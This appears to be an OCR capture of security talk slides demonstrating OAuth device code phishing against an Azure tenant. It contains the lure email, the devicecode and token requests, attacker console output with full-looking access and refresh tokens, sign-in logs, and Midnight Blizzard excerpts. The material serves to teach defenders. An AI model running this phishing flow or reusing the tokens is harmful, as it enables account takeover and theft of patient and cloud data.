Troubleshooting + Support

- New support request

New user | New guest user | Bulk operations | Refresh | Reset passwo

This page includes previews available for your evaluation. View previews →

Search users | Add filters

3 users found

Name	User principal na...	User type	Directory synced
DM David Marcon	david@feasthealth.o...	Member	No
EV Ed Van	ed@feasthealth.onmi...	Member	No
SG Sandra Gomez	sandra@feasthealth....	Member	No


01:27 — 03:17

Attacker

0IE9mZmljZSIsImFwcGlkIjoiZDM1OTBlZDYtNTJiMy00MTAyLWFlZmYtYWFkMjI5MmFiMDFjIiwiYXBwaWRhY3IiOiIwIiwiZmFtaWx5X25hbWUiOiJWYW4iLCJnaXZlbl9uYW1lIjoiRWQiLCJpZHR5cCI6InVzZXIiLCJpcGFkZHIiOiIxMDQuMi43NC4yMyIsIm5hbWUiOiJFZCBWYW4iLCJvaWQiOiJlNzMxYTZkMi1iYTBjLTQ2ZjMtODRiYi0xNjdmNDg4Y2VjZGEiLCJwbGF0ZiI6IjE0IiwicHVpZCI6IjEwMDMyMDAxNUJEMzM5RDkiLCJyaCI6IjAuQVVZQUFrbko5M2tiV1V5WHMySlFPclpPVTlZT1dkT3pVZ0pCcnYtcTBpa3FzQnhHQUNNLiIsInNjcCI6IkF1ZGl0TG9nLlJlYWQuQWxsIENhbGVuZGFyLlJlYWRXcml0ZSBDYWxlbmRhcnMuUmVhZC5TaGFyZWQgQ2FsZW5kYXJzLlJlYWRXcml0ZSBDb250YWN0cy5SZWFkV3JpdGUgRGF0YUxvc3NQcmVzZW50aW9uUG9saWN5LkV2YWx1YXRlIERldmljZU1hbmFnZW1lbnRDb25maWd1cmF0aW9uLlJlYWRXcml0ZS5BbGwgRGlyZWN0b3J5LkFjYZVzc0FzVXNlci5BbGwgRGlyZWN0b3J5LlJlYWQuQWxsIEZpbGVzLlJlYWQgRmlsZXMuUmVhZC5BbGwgRmlsZXMuUmVhZFdyaXRlLkFsbCBHcm91cC5SZWFkLkFsbCBHcm91cC5SZWFkV3JpdGUuQWxsIE1haWwuUmVhZFdyaXRlIE5vdGVzLkNyZWF0ZSBQZW9wbGUuUmVhZCBQZW9wbGUuUmVhZC5BbGwgU2Vuc2l0aXZlSW5mb1R5cGUuRGV0ZWN0IFNlbnNpdGl2ZUluZm9UeXBlLlJlYWQuQWxsIFNlbnNpdGl2aXR5TGFiZWwuRXZhbHVhdGUgVXNlci5SZWFkLkFsbCBVc2VyLlJlYWRCYXNpPy5BbGwgVXNlci5SZWFkV3JpdGUgVXNlcnMuUmVhZCIsInN1YiI6Ik40X0I0X1doZl9LMHQzU18xZjFnajNrZ3BBVk91QTAwQzkwamhmMEhsTGciLCJ0ZW5hbnRfcmVnaW9uX3Njb3BlIjoiTkEiLCJ0aWQiOiJmN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM2FiNjRlNTMiLCJ1bmlxdWVfbmFtZSI6Imvk0GZlYXN0aGVhbHRoLm9ubWljcm9zb2Z0LmNvbSIsInVwbiI6ImVkQGZlYXN0aGVhbHRoLm9ubWljcm9zb2Z0LmNvbSIsInV0aSI6IjJBc2pJcHJ6bVVPRnUtS09kamgxQXciLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjE5NGFlNGNiLWIxMjYtNDBiMi1iZDViLTYwOTFiMzgwOTc3ZCIsIjYyZTkwMzk0LTY5ZjUtNDIzNy05MTkwLTAxMjE3NzE0NWUxMCIsImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwOSJdLCJ4bXNfdGNkdCI6MTYyNTczMjk5NH0.PtEbRTAsFauZNMrz5uQyCvJw-oN3p8XqD45cHj1VCrfBhTLkXL7MRKVHizLOBLCJs84u_O2hav3cPQwnCHcScx4NtdAgRv8-Dupld2qKokLw80cEcszaBOeGdYTygYyxCxZ6UM3XJIyAR8LQ7qCkS6EidVaTLP2cNZsd7wPCeZO9nm-9Ezk5LsQXoUZIvHfz15CJGYedPa8wxFS8a3NK_blVbZhhso1SDnknzTxWik78sx1vV6D3KFtFyWBRHHb0m_oXeO9Ob0fyjMpmEvrn2PpHa99jz2lN-GYDjVveodjOkxlHUZVmh6M65Oj0qNAGHYYowoZ41vuwM-GgA34eQ

```
Response:

[1] Date:    07/19/2021 21:40:57
    From:    noreply@azure365-microsoft.com
    To:      ed@feasthealth.onmicrosoft.com,
    Subject: Thank you from the Microsoft Outlook 365 Team!

[2] Date:    07/08/2021 08:53:56
    From:    que@bulky.eml.cc
    To:      ed@feasthealth.onmicrosoft.com,
    Subject: Fax: SS#s/CCs

[3] Date:    07/08/2021 08:49:57
    From:    ted@bulky.eml.cc
    To:      ed@feasthealth.onmicrosoft.com,
    Subject: Please see attached list of new patients

Press [Enter] to get new access token for Azure access:
```

220%


My Movie
Mail - Ed Van - Outlook
Users - Microsoft Azure
outlook.office.com/mail/inbox/id/AAQkAGMzOTNmY2M4LTlhYjQtNGM4Yy05Y2Q4LWVmOTRmNDVmOTliZA
Outlook
Search
New message
Delete
Archive
Junk
Sweep
Move to
Categorize
Inbox
Filter
Outlook 365 Product Team
Thank you from the Microsoft Ou...
2:40 PM
Thank you! For being a loyal Microsoft custo...
This month
R Jones
Fax: SS#s/CCs
Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt
Ted Roberts
Please see attached list of new pati...
Thu 7/8
Edward, please review the health records of t...
ss1.txt
Thank you from the Microsoft Outlook 365 Team!
Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van
Microsoft Office
Thank you!
For being a loyal Microsoft customer, we are permanently
Additionally, the maximum attachment size has been incr
To receive your increase:
1. Go to our secure Microsoft login page at: https://r
2. Enter the product code: ELSEKDEZH
This code can only be used once and is only valid f
3. Enter your Outlook credentials to verify your iden
You will be credited with 1 TB of extra storage within 24 h
Security reminders: With the recent news about ransom
Do not share your Office login password
Make sure you have two-factor authentication turn
Be sure that any links you click on in Microsoft ema
01:44
03:17
Attach a file
Are the suggestions above helpful?
Yes
No
Attacker
From: ted@bulky.eml.cc
To: ed@feasthealth.onmicrosoft.com,
Subject: Please see attached list of new patients
Press [Enter] to get new access token for Azure access:
6. Use refresh token to get new access token for Azure (change resource/scopes)
Request:
POST https://login.microsoftonline.com/Common/oauth2/token
{
"refresh_token": "0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0ikqsBxGACM.AgABAAAA
AAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P-JFDiB5ZYsCGBmkiQqvEAjxIoASxQ1UHWy8yUQCUmCcXFGA6
Hq15j1xJQLOsBpuPVCMNOGg1bf4E6ph0SeWW4QRJBxLnE6djTPH0Dx6F67SLQXDF1MaDAYN0v6eiFxiuc6
Mc0T9oOETVpTdk5bRpzsO0C4L_3zjdZ6-h3Bffr7qQz7NVrznOqEKBJF3EAwFjRP0uQXk7MhK1tgkBl10H
sSfufFUyO1igWR9H0sNwAIaoygd40FE6sYwOl3KH5gBy7UlKBvACVcWSOT8iSYw-GnmLQZvGHVV1m2TcNq
81c6NPYSYV5akfXMuqoWJmB7Zz1kEFDXa8QNDd0YVg5SGWVgfQUXO-lEWaC[illegible]6a0XjUHgryKUK3j7U2ZqSD
01GYUHladrEqElfZycOCnjlgJj5dFhSvMypu52uDiTJwazgh0lIy6Ro8_7Q[illegible]4md3PXKry-HSrXRoqNZD_
79iAtlZBm0vXVYKosFnAB9WrHefR6K0qV9vpzG2ilN_aj15pugsFljkJuLRBnoMq41ihybRA5UlUEfVSn
IHesDIxrsX5iKA3RtG9S_rdF286TQzyx-LknfRP6L8UOjcw3pRW67jLWGyouNsaqLdURBSYG7-98rpDWLw
FSDI6qLtKcBnx9wO7y0hjcgP31V4BKsmBT2EinzAhyyKhO7gh_8SwK6aH7VzAS44KRYzAbX7-0xky3ATcd
upeJdmTxRvPCKipVHsN3p9IknAW5Ix-ebFhlNGHsFc9GeBfxwOHuXu6opUbxf2zSvqqqxnG5E24WVTUnoX
KrpMRYKAd3qqCPkaa6nUagKkTgfuQ2Sft0Fp9C0H6-5HTPD6mSNI_pZBe0s2Yp6EoG7V329jC8PnxIBYKT
46UMU4ZC99AWLK4NIO30MFZzG1z78cUn50ODhR0Oxw8SUXondJ8Ii3rgNGnC7oocRx5GKTxhD3QUWBsq9v
oZ6SkG3StidRoXam2tujzgX-NOf5sYekIQu4HyDkQDDwqmxyRcF2HWI2CXdpq3wEa9fcMNEbQk30buDwvR
MT-q8u185RMxlW61MGLPGtSclWn5V9LLetV7aC",
"scope": "openid",
"resource": "https://management.azure.com",
"client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}
Response:
token_type : Bearer
scope : user_impersonation
expires_in : 8667
ext_expires_in : 8667
expires_on : 1626739624
not_before : 1626730656
220%

My Movie

Mail - Ed Van - Outlook | Users - Microsoft Azure

outlook.office.com/mail/inbox/id/AAQkAGMzOTNmY2M4LTlhYjQtNGM4Yy05Y2Q4LWVmOTRmNDVmOTliZA

Outlook | Search

New message | Delete | Archive | Junk | Sweep | Move to | Categorize

Inbox ★ | Filter

Outlook 365 Product Team
Thank you from the Microsoft Ou... 2:40 PM
Thank you! For being a loyal Microsoft custo...

This month

R Jones
Fax: SS#s/CCs Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt

Ted Roberts
Please see attached list of new pati... Thu 7/8
Edward, please review the health records of t...
ss1.txt

Thank you from the Microsoft Outlook 365 Team!

Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office

Thank you!

For being a loyal Microsoft customer, we are permanent
Additionally, the maximum attachment size has been inc

To receive your increase:

1. Go to our secure Microsoft login page at: https://
2. Enter the product code: **ELSEKDEZH**
   This code can only be used once and is only valid
3. **Enter your Outlook credentials** to verify your ide

You will be credited with **1 TB** of extra storage within 24

Security reminders: With the recent news about ransor

- Do not share your Office login password
- Make sure you have two-factor authentication turn
- Be sure that any links you click on in Microsoft em
  login.microsoftonline.com.

Team

Are the suggestions above helpful? Yes No

01:50 03:17

Attacker

```
token_type       : Bearer
scope            : user_impersonation
expires_in       : 8667
ext_expires_in   : 8667
expires_on       : 1626739624
not_before       : 1626730656
resource         : https://management.azure.com
access_token     : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngidCI6Im5PbzNaKHJPRFhFSzFqS
1doWHNsSFJfS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodH
RwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvZjdj
OTQ5MDItMWI3OS00YzU5LTk3YjMtNjI1MDNhYjY0ZTUzLyIsImlhdCI6MTYyNjczMDY1NiwibmJmIjoxNj
I2NzMwNjU2LCJleHAiOjE2MjY3Mzk2MjQsImFjciI6IjEiLCJhaW8iOiJBVVFBdS84VEFBQUF2Wk01N21Z
NlRoc2wxYzlCd3RLV09nNzBPTkFxamZPY0MzWXVsV3lRU0JPK0ltUjlCQmZGMkhZMnpGM0hwVUhBMndFUX
VzSjNbDhGSG1PRjRKRW10dz09IiwiYW1yIjpbInB3ZCIsIm1mYSJdLCJhcHBpZCI6ImQzNTkwZWQ2LTUy
YjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyIjoiMCIsImZhbWlseV9uYW1lIjoiVmFuIi
wiZ2lZ2W5fbmFtZSI6IkVkIiwiZ3JvdXBzIjpbImI0N2JkNWMwLTExZTYtNGFlMi04MTQ2LWIzYjcwMmRj
NmY2NCIsImZiMzhiZjkxLTJkYTMtNDc3MC1hZGMwLTNhODU4ZWM3NTk1YSIsImNmODQ1MjkyLTA2N2MtND
ZkYi1iNjZkLTJkZDRmYThjOWU1NCJdLCJpcGFkZHIiOiIxMDQuMi43NC4yMyIsIm5hbWUiOiJFZCBWYW4i
LCJvaWQiOiJlNzMxYTZkMi1iYTBjLTQ2ZjMtODRiYi0xNjdmNDg4Y2VjZGEiLCJwdWlkIjoiMTAwMzIwMD
E1QkQzMzlEOSIsInJoIjoiMC5BVVlBQWtuSjkza2JXVXlYczJKUU9yWk9VOVlPV2RPelVnSkJydi1xMGlr
cXNCeEdBQ00uIiwic2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjoicUltUTk4MnRiY1VGRWpWSF
E5S1FuenZJUFJtbjlMzkyaWdrdHJaRU5vUSIsInRpZCI6ImY3Yzk0OTAyLTFiNzktNGM1OS05N2IzLTYy
NTAzYWI2NGU1MyIsInVuaXF1ZV9uYW1lIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tIiwidX
BuIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tIiwidXRpIjoiWXY5TWh0Y0RkVUdQbC1CTmdZ
T1BBdyIsInZlciI6IjEuMCIsIndpZHMiOlsiNjJlOTAzOTQtNjlmNS00MjM3LTkxOTAtMDEyMTc3MTQ1ZT
EwIiwiMTk0YWU0Y2ItYjEyNi00MGIyLWJkNWItNjA5MWIzODA5NzdkIiwiYjc5ZmJmNGQtM2VmOS00Njg5
LTgxNDMtNzZiMTk0ZTg1NTA5Il0sInhtc190Y2R0IjoxNjI1NzMyOTk0fQ.lQ0rOSFEBDiCEmI_FOH7RFU
tyXhz69zdQFpxWZ1F-Cfn-Fls7_m1rc3J5N40bUW3GXJmSwnlTNRqFIfdmvYxPG3M-COspLyZpgXYC3Szn
eXl2XIWUOoZ1vm2lJGjBxGNghJPi6vAbiHWNptwG5uSFKTXvUhTwNOrwxzjuS1NKzGwsaLOD0ibYjmF1Wd
WV37io9v_xs2bxz_qKX7RjuOZ3OLQWYXsnsbnnFiz1zEUwZSO_X2NeCCL5_JUkOHafgK9BdA_MJ7jsqeGx
GpotNNgItiU2ur6UpvtXKy-tkK3UK91wjyyEJngQIT3mXbEAnm8DCAMMzIKMH0E9TRyybOCqA
refresh_token   : 0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0ikqsBxGACM.AgABAAAAAAD
--DLA3VO7QrddgJg7WevrAgDs_wQA9P8njCcIAaUIM1FDbboHjOvYYqZpEDQJwn35EXMmwmwoqL-nguKHQ
IVM-EUEKQCxPxgG4XSsQxcO3QZP07BJqOFfPb6lxpAREmTiuXq-9UAAvlLUFVOrXZesIH-qVMmflxIGWxS
8cw1cO-ny3vCTMl4s2z6jIt1RbNrKWMvJ5tczGa-fHtpOKgbV3XzXMUmt1w_BPkO6efAF5kVbHlDBub4as
BUROJCQwoySn7bJphvDm_NZwfHCQSvV5cr-vVwXyyOYJnmIrpP0es1sVxQryyJ4coq8FdQQoG3T72wcfsV
G6ZqyLmC9D8H9nicP4t86-aC6G71LiNDqEQKq0wHAnZdm-VN5zJqC8x_dk9zTTjj6fg5TIrsyaxuLhtCBp
BjLico_6mHWPBV4y-qJfB8h9ZhbrFsPqQrSj9UtZBpsSlRtFyLDdrH6UE4x6ixpzPo5VyWE1ZY-yBf51c4
mL3ioHl1B1kSSm5N5ECWxnsK1B4JIsGulvT27xByZ7AZUJ_IpAb0NPGT0cb4A-794lRGUAua4mvnyK-x_1
0EzCGTZwYn-M1o34PFKu4xSFjlPjnkG5daLnKe6aDqP4F-IZEUZjLvKaynKT_TFUiDmsNA4lsGaOqxRZmh
TMukS8heqchHV8fmAvrDieiObBBHnOmr59vH2C6m9MAn8pRnA9XZv4LjfBZnYQELGRFSwCrALgUnwxiwKA
KgZghSrNWNVYRRzNJI9PLT817OXxmo8Bz3Cu-QrGUZf8tvujEkh4lnSUZXrtNhmbnA6TRx3u7diHcLKeH6
--More--
```

220%

My Movie

Mail - Ed Van - Outlook | Users - Microsoft Azure

outlook.office.com/mail/inbox/id/AAQkAGMzOTNmY2M4LTlhYjQtNGM4Yy05Y2Q4LWVmOTRmNDVmOTliZA

Outlook | Search

New message | Delete | Archive | Junk | Sweep | Move to | Categorize

Inbox ★ | Filter

Outlook 365 Product Team
Thank you from the Microsoft Ou... 2:40 PM
Thank you! For being a loyal Microsoft custo...

This month

R Jones
Fax: SS#s/CCs Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt

Ted Roberts
Please see attached list of new pati... Thu 7/8
Edward, please review the health records of t...
ss1.txt

Thank you from the Microsoft Outlook 365 Team!

Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently
Additionally, the maximum attachment size has been incr

To receive your increase:

1. Go to our secure Microsoft login page at: https://r
2. Enter the product code: **ELSEKDEZH**
   This code can only be used once and is only valid f
3. **Enter your Outlook credentials** to verify your iden

You will be credited with **1 TB** of extra storage within 24 h

Security reminders: With the recent news about ransom

- Do not share your Office login password
- Make sure you have two-factor authentication turn
- Be sure that any links you click on in Microsoft ema
  login.microsoftonline.com.

Team

02:07 | 03:17

Are the suggestions above helpful? Yes No

Attacker

```
XVXlYczJKUU9yWk9VOVlPV2RPelVnSkJydi1xMGlrcXNCeEdBQ00uIiwic3ViIjoiZFlpWU9Wa3ZDZ0tDR
DI2SEFRUnNydzBlS09fWDlJRTF1bmxVMlpKLVcwOCIsInRpZCI6ImY3Yzk0OTAyLTFiNzktNGM1OS05N2I
zLTYyNTAzYWI2NGU1MyIsInVuaXF1ZV9uYW1lIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tI
iwidXBuIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tIiwidmVyIjoiMS4wIn0.

Press [Enter] to access Azure data:

##############################################################################
# 7. Use new access token to query Azure
##############################################################################

[1] Subscription: Azure subscription 1
    subscriptionId: 6ae89b37-638c-45e4-a6b9-2e6cbcf88895
    tenantId:       f7c94902-1b79-4c59-97b3-62503ab64e53
    resources:

    [1] Resource: disks/ubuntu-vm-1_OsDisk_1_4a4c505304d546edb8967a9dce82473c
        name: ubuntu-vm-1_OsDisk_1_4a4c505304d546edb8967a9dce82473c
        type: Microsoft.Compute/disks
        id:   /subscriptions/6ae89b37-638c-45e4-a6b9-2e6cbcf88895/resourceGroups/D
V-RG/providers/Microsoft.Compute/disks/ubuntu-vm-1_OsDisk_1_4a4c505304d546edb8967
9dce82473c

    [2] Resource: sshPublicKeys/ubuntu-vm-1_key
        name: ubuntu-vm-1_key
        type: Microsoft.Compute/sshPublicKeys
        id:   /subscriptions/6ae89b37-638c-45e4-a6b9-2e6cbcf88895/resourceGroups/d
v-rg/providers/Microsoft.Compute/sshPublicKeys/ubuntu-vm-1_key

    [3] Resource: virtualMachines/ubuntu-vm-1
        name: ubuntu-vm-1
        type: Microsoft.Compute/virtualMachines
        id:   /subscriptions/6ae89b37-638c-45e4-a6b9-2e6cbcf88895/resourceGroups/d
v-rg/providers/Microsoft.Compute/virtualMachines/ubuntu-vm-1

    [4] Resource: networkInterfaces/ubuntu-vm-1516
        name: ubuntu-vm-1516
        type: Microsoft.Network/networkInterfaces
        id:   /subscriptions/6ae89b37-638c-45e4-a6b9-2e6cbcf88895/resourceGroups/d
v-rg/providers/Microsoft.Network/networkInterfaces/ubuntu-vm-1516

    [5] Resource: networkSecurityGroups/ubuntu-vm-1-nsg
```

220%

phishing attack: oauth 2.0 device code authorization flow

Get user/device codes
POST
https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
resource=https://graph.microsoft.com

2 →

← 3

User/device codes
device_code=AH-1NgM6boio...
verification_url=microsoft.com/devicelogin
user_code=ELSEKDEZH

Poll for oauth tokens
POST
https://login.microsoftonline.com/common/oauth2/token?api-version=1.0
grant_type=urn:ietf:...:device_code
client_id=d3590ed6-52b3-4102...
device_code=AH-1NgM6boio...

6 →

← 7

Oauth tokens
access_token=ya29.a0ARrdaM9...
refresh_token=1//06S3ISKyEHY…

Azure access tokens
POST
https://login.microsoftonline.com/common/oauth2/token?api-version=1.0
refresh_token=1//06S3ISKyEHY…
grant_type=refresh_token
resource=https://management.azure.com
client_id=d3590ed6-52b3-4102-aeff-aad2292...

8 →

← 9

Oauth tokens
scope=user_impersonation
resource=https://management.azure.com
access_token=eyJ0eXAiOiJKV1QiLCJhbG..
refresh_token=0.AUYAAknJ93kbWUyXs2…

Azure AD

Identity Platform

5 **Authenticate and Authorize**
1. Goes to microsoft.com/devicelogin
2. Enters: ELSEKDEZH
3. Authenticates, including MFA

Phish
1. Go to microsoft.com/devicelogin
2. Enter: ELSEKDEZH"d


4 →

← 1 **Login**

(device, client, app)
Attacker

User

phishing attack: oauth 2.0 device code authorization flow



phishi ... ization flow

Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | Conditional Access | Report-only | Additional Details

Date	7/12/2021, 8:25:17 AM
Request ID	ee30da7a-0f2e-4936-b64f-00da59f11200
Correlation ID	eba1a1ae-fec7-4670-b4be-d6cd063dc4b1
Authentication requirement	Multi-factor authentication
Status	Success
Continuous access evaluation	No
User	Ed Van
Username	ed@feasthealth.onmicrosoft.com
User ID	e731a6d2-ba0c-46f3-84bb-167f488cecda
Sign-in identifier	
User type	Member
Cross tenant access type	None
Application	Microsoft Office
Application ID	d3590ed6-52b3-4102-aeff-aad2292ab01c
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	f7c94902-1b79-4c59-97b3-62503ab64e53
Home tenant ID	f7c94902-1b79-4c59-97b3-62503ab64e53
Client app	Mobile Apps and Desktop clients
Token issuer type	Azure AD
Token issuer name	
Latency	612ms
Flagged for review	No
User agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes
5. Move laterally to other services
6. Logging limited (initial token logged as sign-in, but lateral move is not)

Conditional Access Policies?

the hell that is: the big picture

attackers are winning…

Blizzard
3/8/24

Microsoft says Russian hackers breached its systems, accessed source code

By Lawrence Abrams

March 8, 2024 10:31 AM 4

Microsoft says the Russian 'Midnight Blizzard' hacking group recently accessed some of its internal

Blizzard
3/8/24

attackers are winning…with stealthy techniques

Initial access through password spray

Midnight Blizzard utilized password spray attacks that successfully compromised a legacy, non-production test tenant account that did not have multifactor authentication (MFA) enabled. In a password-spray attack, the adversary attempts to sign into a large volume of accounts using a small subset of the most popular or most likely passwords. In this observed Midnight Blizzard activity, the actor tailored their password spray attacks to a limited number of accounts, using a low number of attempts to evade detection and avoid account blocks based on the volume of failures. In addition, as we explain in more detail below, the threat actor further reduced the likelihood of discovery by launching these attacks from a distributed residential proxy infrastructure. These evasion techniques helped ensure the actor obfuscated their activity and could persist the attack over time until successful.

Use of residential proxy infrastructure

As part of their multiple attempts to obfuscate the source of their attack, Midnight Blizzard used residential proxy networks, routing their traffic through a vast number of IP addresses that are also used by legitimate users, to interact with the compromised tenant and, subsequently, with Exchange Online. While not a new technique, Midnight Blizzard's use of residential proxies to obfuscate connections makes traditional indicators of compromise (IOC)-based detection infeasible due to the high changeover rate of IP addresses.

Malicious use of OAuth applications

Threat actors like Midnight Blizzard compromise user accounts to create, modify, and grant high permissions to OAuth applications that they can misuse to hide malicious activity. The misuse of OAuth also enables threat actors to maintain access to applications, even if they lose access to the initially compromised account. Midnight Blizzard leveraged their initial access to identify and compromise a legacy test OAuth application that had elevated access to the Microsoft corporate environment. The actor created additional malicious OAuth applications. They created a new user account to grant consent in the Microsoft corporate environment to the actor controlled malicious OAuth applications. The threat actor then used the legacy test OAuth application to grant them the Office 365 Exchange Online *full_access_as_app* role, which allows access to mailboxes.

Collection via Exchange Web Services

